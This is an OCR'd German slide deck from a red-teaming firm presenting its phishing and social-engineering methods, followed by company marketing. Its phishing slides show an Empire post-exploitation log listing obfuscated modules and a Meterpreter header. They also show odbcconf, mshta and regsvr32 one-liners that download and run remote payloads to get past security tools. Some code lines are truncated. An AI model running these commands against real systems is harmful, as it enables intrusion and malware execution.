Offensive IT Security


whoami /all

Sascha Herzog - Technischer Geschäftsführer der NSIDE

- Penetration Tester/Red Teamer seit 2003
- Expertisen:
  - Red Team Assessments
  - Malware-Simulationen
  - Bypassing Techniken
  - Tactical Information Gathering
  - Social Engineering
  - Post Exploitation
  - Web Application Hacking
- Projektleiter in zahlreichen Penetration Tests, Security Audits und Red Team Assessments für Fortune 500, DAX 30, Regierungseinrichtungen und KMUs

Ablauf eines Red Team Assessments

Simulierte Angriffe auf "Critical Functions(CF)"



NSIDE - Red Teaming

Praktische Beispiele in der iX

iX 02/18
Mit allen Mitteln - Red Teaming: Angriffe auf Technik und Mensch

Link: https://www.heise.de/ix/heft/Mit-allen-Mitteln-3948321.html

iX 04/18
Gesammeltes Wissen - Red Teaming: Taktische Informationsbeschaffung

Link: https://www.heise.de/ix/heft/Gesammeltes-Wissen-3997137.html

iX 06/18
Eindringlingsalarm - Red Teaming: Zugriffe von außen

Link: https://www.heise.de/ix/heft/Eindringlingsalarm-4054866.html

iX 09/18
G0ne Phishing - Red Teaming: Gezielte Fallen stellen

Link: https://www.heise.de/ix/heft/G0ne-Phishing-4140441.html

Social Engineering(SE) Typen

Im Kontext von Red Team Assessments

- Technisches Profiling und Fingerprinting
- Informationssammlung per Telefon
- (Spear)Phishing
  - Credential Theft
  - Backdoor Implants
- Removable Media per Postsendung
- SE in On-Site Engagements
  - Informationsbeschaffung
  - Hardware Implants

(Spear) Phishing

Backdoor Implants - Payload Delivery Beispiele

```
using Microsoft.Office.InfoPath;
using System;
using System.Windows.Forms;
using System.Xml;
using System.Xml.XPath;

namespace HelloWorld
{
    public partial class FormCode
    {
        // Member variables are not su
        // Instead, write and read the
        // dictionary using code such
        //
        // private object _memberVaria
        // {
        //     get
        //     {
        //         return FormState["_memberVariable"];
        //     }
        //     set
        //     {
        //         FormState["_memberVariable"] = value;
        //     }
        // }

        // NOTE: The following procedure is required by Microsoft InfoPath.
        // It can be modified using Microsoft InfoPath.
        public void InternalStartup()
        {
            // This code EXECS on form entry... think DLLMain
            System.Windows.Forms.MessageBox.Show("Coffee Time...");
            EventManager.FormEvents.Loading += new LoadingEventHandler(FormEvents_Loading);
        }

        public void FormEvents_Loading(object sender, LoadingEventArgs e)
        {
            System.Windows.Forms.MessageBox.Show("Execution at Form Entry...");
            // This code EXECS on form load

        }
    }
}
```

InfoPhish - InfoPath Phishing

```
<?xml version="1.0" ?>
<!-- Mixing JScript and VBScript -->
 <job id="SORT-VBScriptWithJScript">
   <script language="JScript">
     function SortVBArray(arrVBArray) {return arrVBArray.toArray().sort();}
   </script>
   <script language="VBScript">
'    <![CDATA[
     '** Fastest sort: call the Jscript sort from VBScript
     myData = "a,b,c,1,2,3,X,Y,Z,p,d,q"
     wscript.echo "Original List of values: " & vbTab & myData
     starttime = timer()
     sortedArray = SortVBArray(split(myData,","))
     endtime=timer()
     jscriptTime = round(endtime-starttime,2)
     wscript.echo "JScript sorted in " & jscriptTime & " seconds: "  & vbTal
'    ]]>
   </script>
 </job>
```

LOTUS NOTES .wsf

MS EXCEL DDE

(Spear) Phishing


Backdoor Implant - MS EXCEL DDE

DEMO 1


(Spear) Phishing

Backdoor Implants

```
================================================================
 [Empire]  Post-Exploitation Framework
================================================================
 [Version] 2.5 | [Web] https://github.com/empireProject/Empire
================================================================

      285 modules currently loaded

      1 listeners currently active

      0 agents currently active

(Empire) >
agents       creds        exit         help         interac
(Empire) > preobfuscate
[>] Preobfuscate all PowerShell module_source files using obfus
This may take a substantial amount of time. [y/N] y
[>] Force reobfuscation of previously obfuscated modules? [y/N]
[*] Obfuscating Invoke-NinjaCopy.ps1...
[*] Obfuscating Invoke-Inveigh.ps1...
[*] Obfuscating Get-SQLColumnSampleData.ps1...
[*] Obfuscating Out-Minidump.ps1...
[*] Obfuscating Get-BrowserData.ps1...
[*] Obfuscating Get-ChromeDump.ps1...
[*] Obfuscating Invoke-NetRipper.ps1...
[*] Obfuscating Get-IndexedItem.ps1...
[*] Obfuscating Get-FoxDump.ps1...
[*] Obfuscating Get-SQLQuery.ps1...
[*] Obfuscating Get-Screenshot.ps1...
[*] Obfuscating Get-Keystrokes.ps1...
[*] Obfuscating Get-ClipboardContents.ps1...
[*] Obfuscating Get-USBKeystrokes.ps1...
[*] Obfuscating KeePassConfig.ps1...
[*] Obfuscating KeeThief.ps1...
[*] Obfuscating Invoke-Ntsd.ps1...
[*] Obfuscating Invoke-Shellcode.ps1...
[*] Obfuscating Invoke-ReflectivePEInjection.ps1...
[*] Obfuscating Invoke-MetasploitPayload.ps1...
[*] Obfuscating Invoke-ShellcodeMSIL.ps1...
[*] Obfuscating Invoke-DllInjection.ps1...
[*] Obfuscating Find-Fruit.ps1...
[*] Obfuscating Get-SQLServerLoginDefaultPw.ps1...
[*] Obfuscating HTTP-Login.ps1...
[*] Obfuscating Invoke-SSHCommand.ps1...
[*] Obfuscating Invoke-DCOM.ps1...
[*] Obfuscating Invoke-ExecuteMSBuild.ps1...
[*] Obfuscating Invoke-InveighRelay.ps1...
[*] Obfuscating Invoke-SQLOSCmd.ps1...
[*] Obfuscating Invoke-PsExec.ps1...
[*] Obfuscating Invoke-SMBExec.ps1...
[*] Obfuscating Get-RickAstley.ps1...
[*] Obfuscating Install-SSP.ps1...
[*] Obfuscating Get-SecurityPackages.ps1...
[*] Obfuscating PowerBreach.ps1...
[*] Obfuscating Invoke-BackdoorLNK.ps1...
[*] Obfuscating dumpCredStore.ps1...
[*] Obfuscating Invoke-Mimikatz.ps1...
[*] Obfuscating Invoke-SessionGopher.ps1...
[*] Obfuscating Invoke-Kerberoast.ps1...
```




```
1  #ifndef _METERPRETER_SERVER_METSR
2  #define _METERPRETER_SERVER_METSR
3
4  /*
5   * Version number
6   *
7   *
8   *
9   *
10  */
11 #define METSRV_VERSION_NUMBER 0x0
12
13 #define _WIN32_WINNT 0x0500
14 #define USE_DLL
15
16 #define METERPRETER_EXPORTS
17 #include "../common/common.h"
18 #include "config.h"
19
20 #include "remote_dispatch.h"
21 #include "libloader.h"
22
23 #include "../ReflectiveDLLInjection/inject/src/GetProcAddressR.h"
24 #include "../ReflectiveDLLInjection/inject/src/LoadLibraryR.h"
25 #include "../ReflectiveDLLInjection/dll/src/ReflectiveLoader.h"
26
27 DWORD server_setup(MetsrvConfig* config);
28 typedef DWORD (*PSRVINIT)(Remote *remote);
29 typedef DWORD (*PSRVDEINIT)(Remote *remote);
30 typedef DWORD (*PSRVGETNAME)(char* buffer, int bufferSize);
31 typedef VOID (*PCMDADDED)(const char* commandName);
32 typedef DWORD (*PSTAGELESSINIT)(LPBYTE data, DWORD dataSize);
33
34 typedef struct _EXTENSION
35 {
36         HMODULE library;
37         PSRVINIT init;
38         PSRVDEINIT deinit;
39         PSRVGETNAME getname;
40         PCMDADDED commandAdded;
41         PSTAGELESSINIT stagelessInit;
42         Command* start;
43         Command* end;
44         char name[16];
45 } EXTENSION, *PEXTENSION;
46
47 #endif
```



(Spear) Phishing

Bypassing of Security Technologies (EPP, NGFW, Sandboxing, App Whitelisting, etc.)

- Script Execution (VBS, VBE, JS, JSE, WSF, etc.)
- In-Memory Execution
- Download/Execute via signed MS Binaries
- Shellcode Injection via VBS/JScript
- DLL-Injection via signed MS-Binaries (ClickOnce, etc.)
- Dynamic Data Exchange (DDE)
- In-Memory Payload Decryption (XOR Bruteforce)

```
odbcconf /s /a {regsvr \\webdavserver\folder\payload_dll.txt}
```

```
mshta vbscript:Close(Execute("GetObject(""script:http://webserver/payload.sct"")"))
```

```
regsvr32 /u /n /s /i:http://webserver/payload.sct scrobj.dll
```

Social Engineering(SE) Typen

On-Site Engagements - Hardware Implants

(Spear) Phishing

Hardware Implant - Pi Zero W - NetNTLM MitM

DEMO 2

NSIDE ATTACK LOGIC

Überblick

Über NSIDE

- Gegründet in 2014 in München
- Management Team:
  - Sascha Herzog
  - Verena Herzog-Pohl

Referenzen

- Tätig für 8 der DAX 30 Unternehmen
- Vodafone: Gewinner „2016 Pentest Benchmark"; Mitglied der Hall of Fame für herausragende Leistungen
- Gewinner „2016 Cyber Security Challenge Germany"
- IoT-Scanner mit der "Süddeutschen Zeitung" (Nov. 2016)
- Artikel in zahlreichen Zeitungen und Zeitschriften (z.B. iX, Handelsblatt, FAZ, SZ, Welt am Sonntag)
- Live Hackings auf Messen/Konferenzen (CeBIT, it-sa, Bullet Proof Conference, DuD, IKT Sicherheitskonferenz etc.)

Expertise

Kommunikation, Medien, Hi-tech	Consumer Products	Energie & Chemie	Produzierende Industrie & Verteidigung	Finanzinstitutionen	Öffentlicher Bereich

Services (NSIDE):

- Red Team Assessments & Angriffssimulationen
- Tactical Information Gathering & Strategic Security
- Penetration Tests & Web Application Hacking
- (I)IoT, SCADA & Hardware Hacking
- Social Engineering & Awareness Trainings
- Source Code Audits & Technische Beratung
- Live Hacking & Security Workshops

NSIDE ATTACK LOGIC

Kunden und Referenzen (Auszug)

Kommunikation, Media, Hi-Tech	▪ Vodafone Deutschland ▪ Große Medien-Gruppen ▪ DAX 30 Hi-Tech-Unternehmen	▪ Telekommunikationsunternehmen USA/DE/CH/FR ▪ Führender Anbieter und Hersteller aus der Kommunikationstechnologie
Consumer Products & Pharma	▪ Führender globaler Sportartikel-Hersteller ▪ Mittelständische und kleine Pharmaunternehmen ▪ Zahlreiche KMUs aller Art	
Energie & Chemie	▪ Große und mittelständische Chemiekonzerne in Deutschland und UK ▪ Deutsche und schweizer Energieversorgungsunternehmen ▪ Staatliche Energiekonzerne und Netzbetreiber	
Produzierende Industrie	▪ Viele verschiedene KMUs ▪ Maschinenfabrik Reinhausen (IoT-Buch and Live-Hacking-Kooperationen) ▪ Rohde & Schwarz (Live Hackings)	
Finanzinstitutionen	▪ Einige DAX-Unternehmen (Banken und Versicherer) ▪ Zahlreiche Banken in Deutschland und der Schweiz ▪ Schweizer Versicherungen	
Öffentlicher Sektor & Verteidigung	▪ Fraunhofer-Institut IGCV (Forschungskooperationen und Roboter Live Hacking) ▪ Regierungseinrichtungen, Polizei, Militär, Rüstungskonzerne (DACH-Region)	

NSIDE ATTACK LOGIC

Management Team

Sascha Herzog
(CEO – Strategie, Software, Operations)

- Penetration Tester und Ethical Hacker seit 2003 (Compass Security, Berlin/Zürich und atsec GmbH, München)
- Expertise:
  - Red Team Assessments
  - Malware-Simulationen
  - Tactical Information Gathering
  - Social Engineering
  - Post Exploitation
  - Web Application Hacking
- Projektleiter in zahlreichen Penetration Tests, Security Audits und Red Team Assessments für Fortune 500, DAX 30, Regierungseinrichtungen und KMUs

Verena Herzog-Pohl
(CFO - Sales, Finanzen& Controlling, HR)

- BA und Master in Media & Communications an der Universität Augsburg und Sydney
- Gründerin von Flying Fox Films, Sydney (TV- und Werbefilm-Produktion)
- Events, PR, Marketing & Sales
- Controlling, Legal, Finance
- Quereinsteiger und Enthusiastin des offensiven IT-Security-Markts
- Sorgt dafür, dass die Projekte laufen und die Firma profitabel wächst

NSIDE ATTACK LOGIC

Referenzen & Partner (Auszug)

NSIDE ATTACK LOGIC GmbH

Agnes-Pockels-Bogen 1

80992 München

T: +49 89 89 082110

E: nfo@nsideattacklogic.de

W: www.nsideattacklogic.de